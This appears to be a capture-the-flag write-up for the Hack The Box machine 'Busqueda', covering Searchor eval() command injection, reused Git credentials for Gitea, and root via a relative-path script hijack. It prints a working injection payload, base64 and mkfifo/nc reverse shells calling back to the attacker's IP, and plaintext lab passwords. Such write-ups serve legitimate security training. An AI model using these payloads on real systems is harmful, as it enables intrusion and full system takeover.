Busqueda
Command injection in the Searchor Python library gives a foothold as svc, reused Git credentials unlock a local Gitea instance, and a root-run checkup script that calls a script by relative path is hijacked for RCE as root.
htbTL;DR
Busqueda is an Easy-difficulty Linux machine built around a command injection vulnerability in a Python module. Exploiting it gives user-level access to the machine. To escalate to root, we recover credentials from a Git config file and use them to log into a local Gitea service. We also find that a system checkup script can be run with root privileges by a specific user; running it lets us enumerate the Docker containers, which leak the administrator credentials for Gitea. Reviewing the checkup script’s source in a Git repository reveals a relative path reference we can abuse to gain Remote Code Execution (RCE) as root.
| Machine | OS | Difficulty | Target IP | Pwnbox IP |
|---|---|---|---|---|
| Busqueda | Linux | Easy | 10.129.228.217 | 10.10.15.144 |
Enumeration
We start with an nmap scan to see which ports are open.
$ nmap 10.129.228.217Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-17 17:39 +0300Nmap scan report for 10.129.228.217Host is up (0.18s latency).Not shown: 998 closed tcp ports (reset)PORT   STATE SERVICE22/tcp open  ssh80/tcp open  http
Nmap done: 1 IP address (1 host up) scanned in 10.19 seconds
Two ports are open: SSH on 22 and HTTP on 80. Let’s browse to the target to see what’s being hosted on the web server.
Visiting http://10.129.228.217 redirects us to http://searcher.htb, but we have no DNS record for that domain, so the page fails to load.

We add the hostname to our /etc/hosts file so it resolves to the target:
echo "10.129.228.217 searcher.htb" | sudo tee -a /etc/hostsReloading the page now works.

This is a simple site: the user picks a search engine, types a query, and the page returns a link that runs that query against the chosen engine. For example, choosing Google with the search value TestValue produces:
https://www.google.com/search?q=TestValueFoothold
The footer reveals that the site is powered by Flask and Searchor 2.4.0.

Searchor is an all-in-one PyPI Python library that simplifies web scraping, gathering information on a topic, and generating search query URLs. It supports 100+ engines (plus custom engines) and ships with a command-line interface, making it easy to use for web programming in Python without relying on many third-party dependencies. Ref: https://github.com/ArjunSharda/Searchor
Since the site runs Searchor 2.4.0, let’s research that version for known vulnerabilities.

We find a critical vulnerability affecting all versions <= 2.4.1.
The root cause is the use of eval(), as shown below:

Now let’s exploit it. The search function takes four parameters, two of which we control: engine and query. We’ll inject through the query parameter by breaking out of the single quotes and the function call, running a test command, and commenting out the rest of the line so it stays valid.
Our test payload:
') + str(__import__('os').system('id')) #This turns the vulnerable eval line into:
url = eval( f"Engine.{engine}.search('') + str(__import__('os').system('id')) # ', copy_url={copy}, open_web={open})")The output of the id command is reflected back on the page, confirming code execution.

With command execution confirmed, let’s swap id for a reverse shell. A variety of reverse shell one-liners can be generated at https://www.revshells.com/. The one below connects back to our Pwnbox on port 9001 (base64-encoded to avoid breaking the payload):
echo c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTUuMTQ0LzkwMDEgMD4mMQ= | base64 -d | bashThe full query payload becomes:
') + str(__import__('os').system('echo c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTUuMTQ0LzkwMDEgMD4mMQ= | base64 -d | bash')) #Before firing the payload, we start a listener on the Pwnbox to catch the connection:
nc -lvnp 9001Executing the payload gives us a reverse shell on the Pwnbox.

Running whoami shows we have landed as the svc user.
User
Let’s explore the filesystem. Moving to the home directory (cd ~) and listing it reveals user.txt:
$ cat user.txtf95*****************************Continuing to look around, we find a Git config file:
/var/www/app/.git/configIt contains credentials for a user named cody with the password jh1usoih2bkjaspwe92. We also notice that another service is hosted on the box under the domain:
gitea.searcher.htbPrivilege Escalation
During enumeration we saw SSH open on port 22, so we reuse the recovered password to log in as svc over SSH for a stable shell.
Next, we add the new domain to our Pwnbox’s /etc/hosts file so we can reach Gitea from the browser:
echo "10.129.228.217 gitea.searcher.htb" | sudo tee -a /etc/hostsWe can now access the Gitea service in the browser:

We sign in as cody with the password from the Git config. Once logged in, we see that another user, administrator, is associated with the repository.

We don’t have the administrator password yet, so let’s check what svc is allowed to run with sudo:
$ sudo -l[sudo] password for svc:Matching Defaults entries for svc on busqueda:    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
User svc may run the following commands on busqueda:    (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
svc can run /opt/scripts/system-checkup.py as root with any arguments. Let’s inspect the script first — but checking its permissions shows we only have execute (not read) access:
$ ls -l /opt/scripts/system-checkup.py-rwx--x--x 1 root root 1903 Dec 24 2022 /opt/scripts/system-checkup.pySo we run it to see what it does:
$ sudo /usr/bin/python3 /opt/scripts/system-checkup.pyUsage: /opt/scripts/system-checkup.py <action> (arg1) (arg2)
     docker-ps     : List running docker containers     docker-inspect : Inpect a certain docker container     full-checkup  : Run a full system checkup
The script accepts three actions: docker-ps, docker-inspect, and full-checkup.
Running it with docker-ps lists the running containers:
$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-psCONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES960873171e2e gitea/gitea:latest "/usr/bin/entrypoint…" 3 years ago Up 27 minutes 127.0.0.1:3000->3000/tcp, 127.0.0.1:222->22/tcp giteaf84a6b33fb5a mysql:8 "docker-entrypoint.s…" 3 years ago Up 27 minutes 127.0.0.1:3306->3306/tcp, 33060/tcp mysql_dbThere are two containers running: gitea and mysql_db. Let’s inspect them with docker-inspect. The action requires a format string, so we pass '{{json .}}' and pipe the output through jq:
sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect '{{json .}}' gitea | jqAmong the container’s environment variables, we find the Gitea database password:
[SKIP]"Env": [ "USER_UID=115", "USER_GID=121", "GITEA__database__DB_TYPE=mysql", "GITEA__database__HOST=db:3306", "GITEA__database__NAME=gitea", "GITEA__database__USER=gitea", "GITEA__database__PASSWD=yuiu1hoiu4i5ho1uh", "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", "USER=git", "GITEA_CUSTOM=/data/gitea" ],[SKIP]Using the username administrator with the password recovered above, we log into the Gitea instance as administrator.
Exploring the scripts repository, we find the very same system-checkup.py we’ve been running. Reviewing its source reveals a serious flaw: for the full-checkup action, it invokes full-checkup.sh by a relative path (./full-checkup.sh) instead of an absolute one.
elif action == 'full-checkup': try: arg_list = ['./full-checkup.sh'] print(run_command(arg_list)) print('[+] Done!') except: print('Something went wrong') exit(1)Because the path is relative, the script runs whatever full-checkup.sh exists in the current working directory. If we supply our own full-checkup.sh and run system-checkup.py from that directory, our script executes as root.
We create a full-checkup.sh in a writable directory (/tmp) containing a reverse shell:
#!/bin/bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.15.144 9001 >/tmp/f
The IP and port point back to our Pwnbox listener. Make the script executable:
chmod a+x full-checkup.shStart a listener on the Pwnbox:
nc -nvlp 9001Then run the checkup script from /tmp, where our full-checkup.sh lives:
cd /tmpsudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkupThe script picks up our malicious full-checkup.sh and we receive a reverse shell as root. We can now read the root flag:
cd /rootcat root.txtFoothold via Searchor eval injection → svc; lateral movement with reused Git creds into Gitea; root via a relative-path hijack of the sudo-allowed checkup script.
Lessons Learned
- Never pass untrusted input to
eval(). The Searchor command injection existed purely because user-controlled query data was concatenated into anevalcall. User input should be parsed and validated, never evaluated as code. - Don’t reuse credentials across services. The
codypassword from a Git config granted access well beyond that one repository. - Always use absolute paths in privileged scripts. Invoking
./full-checkup.shfrom aroot-run script let an attacker control which script executed simply by choosing the working directory. Referencing executables by their full path closes this hole.